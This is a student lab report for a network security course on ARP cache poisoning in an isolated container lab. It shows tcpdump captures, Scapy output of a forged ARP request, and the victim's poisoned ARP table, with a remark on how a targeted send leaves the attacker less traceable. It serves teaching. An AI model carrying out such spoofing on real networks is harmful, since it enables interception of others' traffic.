

# **Computer Network Security**

## **UE23CS343AB6**

### **5th Semester, Academic Year 2023**

**Date: 22/08/2025**

Name: Roshini Ramesh	SRN: PES1UG23CS488	Section: H
----------------------	--------------------	------------

#### **TASK 1: USING ARP REQUEST**

**WITHOUT PASSING PARAMETERS TO ETHER()**

**TO VIEW THE ARP TABLE RUN THE FOLLOWING ON BOTH HOST'S A AND B:**

#### **A-10.9.0.5 Terminal Output:**



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

#### **B-10.9.0.6 Terminal Output:**

```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>[REDACTED]
```

### **M-10.9.0.105 Terminal Output:**

```
seed@VM: ~/Labsetup
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/
$arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/
$>[REDACTED]
```

### **Explanation:**

We are checking the status of the arp table on all 3 interfaces initially and it is all empty.

**RUN TCPDUMP ON BOTH THE HOSTS A AND B.**

### **A-10.9.0.5 Terminal Output:**

The screenshot shows four terminal windows side-by-side, all titled "seed@VM: ~./Labsetup". Each window displays the same command-line session:

```
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/  
$>arp  
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/  
$>tcpdump -i eth0 -n  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

### B-10.9.0.6 Terminal Output:

The screenshot shows four terminal windows side-by-side, all titled "seed@VM: ~./Labsetup". Each window displays the same command-line session:


```
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
$>arp  
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/  
$>tcpdump -i eth0 -n  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

### Explanation:

Here, we are using tcpdump to capture all packets on network interface eth0 on both A and B.


**RUN THE PYTHON SCRIPT ON M AND THEN CHECK THE ARP TABLE ON A, B AND M.**

### A-10.9.0.5 Terminal Output:



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:22:46.919864 IP6 fe80::9895:8bff:fe6d:9987.5353 > ff02::fb:5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afp
overtcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
04:22:46.920077 IP6 fe80::42:feff:fea1:146d.5353 > ff02::fb:5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afp
overtcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
04:22:46.920189 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afp
overtcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
04:23:36.084219 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
04:23:36.084283 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
04:23:36.131940 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
04:23:36.132021 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
7 packets captured
7 packets received by filter
0 packets dropped by kernel
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

### B-10.9.0.6 Terminal Output:



```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:22:46.916557 IP6 fe80::686c:6aff:fea2:41e8.5353 > ff02::fb:5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afp
overtcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
04:22:46.920075 IP6 fe80::42:feff:fea1:146d.5353 > ff02::fb:5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afp
overtcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
04:22:46.920180 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afp
overtcp._tcp.local. PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
04:23:36.084217 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>
```

### M-10.9.0.105 Terminal Output:

```
seed@VM: ~/Labsetup
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task1A.py
###[ Ethernet ]##
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type    = ARP
###[ ARP ]##
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5


.
Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

### Explanation:

Machine M sends a forged ARP packet, on behalf of B by using B's IP address and updates machine A's ARP table. Scapy is used to make and send the packet. First an Ethernet frame is built using Ether(), then an ARP packet with spoofed details is created and then sent using sendp().


### **ARP OUTPUT AFTER THE ATTACK**

#### A-10.9.0.5 Terminal Output:



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
Address      HWtype  HWaddress        Flags Mask      Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69  C          eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C          eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>■
```

### **B-10.9.0.6 Terminal Output:**



```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>■
```

### **M-10.9.0.105 Terminal Output:**

The screenshot shows four terminal windows side-by-side, all titled "seed@VM: ~.../Labsetup". Each window displays the output of the "arp" command. The first three windows show host M (IP 10.9.0.105) and host B (IP 10.9.0.6) in the ARP table. The fourth window shows host A (IP 10.9.0.5). The output for host M and B is identical, indicating they share the same hardware address.

```
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

### Explanation:

Displaying the ARP table output in all three machines. We notice that in the ARP table of A, both machines M and B have the same hardware address.

## DELETING ARP TABLE ENTRIES FROM MACHINE A

### A-10.9.0.5 Terminal Output:

The screenshot shows four terminal windows. The first three windows show the ARP table before any entries are deleted. The fourth window shows the ARP table after the entries for hosts M and B have been removed using the "-d" option. The entries for hosts M and B are no longer present in the table.

```
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
Address      HWtype  HWaddress          Flags Mask      Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69  C        eth0
B-10.9.0.6.net-10.9.0  ether   02:42:0a:09:00:69  C        eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp -d 10.9.0.6
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
Address      HWtype  HWaddress          Flags Mask      Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69  C        eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp -d 10.9.0.105
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

### Explanation:

Output after deleting both machine M and machine B's ARP entries.

## ETHER() WITH PARAMETERS

TO VIEW THE ARP TABLE RUN THE FOLLOWING ON BOTH HOST'S A AND B:

### A-10.9.0.5 Terminal Output:



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```


---

### B-10.9.0.6 Terminal Output:



```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$arp
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>
```

### **M-10.9.0.105 Terminal Output:**



The screenshot shows four terminal windows side-by-side, all titled "seed@VM: ~/Labsetup". Each window displays the same command-line session:


```
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>arp
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>■
```

### **Explanation:**

The ARP Table on all the machines is empty.

**RUN TCPDUMP ON BOTH THE HOSTS A AND B.**


### **A-10.9.0.5 Terminal Output:**



The screenshot shows four terminal windows side-by-side, all titled "seed@VM: ~/Labsetup". Each window displays the following command-line session:

```
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
■
```

### **B-10.9.0.6 Terminal Output:**



```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

### Explanation:

Here, we are using tcpdump to capture all packets on network interface eth0 on both A and B.

**RUN THE PYTHON SCRIPT ON M AND THEN CHECK THE ARP TABLE ON A, B AND M.**

### A-10.9.0.5 Terminal Output:




```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:39:47.722894 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
04:39:47.723302 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

### B-10.9.0.6 Terminal Output:



```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>tcpcdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:39:47.722892 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>
```

### M-10.9.0.105 Terminal Output:



```
seed@VM: ~/Labsetup
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>python3 task11A.py
###[ Ethernet ]
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

Sent 1 packets.
M-10.9.0.105:PES1UG23CS488:RoshiniRamesh:/volumes
$>
```

### Explanation:

Machine M sends a forged ARP packet, on behalf of B by using B's IP address and updates machine A's ARP table. Scapy is used to make and send the packet. First an Ethernet frame is built using Ether(), then an ARP packet with spoofed details is created and then sent using sendp(). But, this time compared to the previous,

we are making a targeted attack. Hence, no broadcast occurs and hence the attacker M can't be traced on the ARP table.

## DISPLAY ARP TABLE ON ALL THE MACHINES

### A-10.9.0.5 Terminal Output:



```
seed@VM: ~/Labsetup
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>arp
Address      Hwtype   Hwaddress      Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0  ether    02:42:0a:09:00:69  C          eth0
A-10.9.0.5:PES1UG23CS488:RoshiniRamesh:/
$>
```

### B-10.9.0.6 Terminal Output:



```
seed@VM: ~/Labsetup
B-10.9.0.6:PES1UG23CS488:RoshiniRamesh:/
$>arp
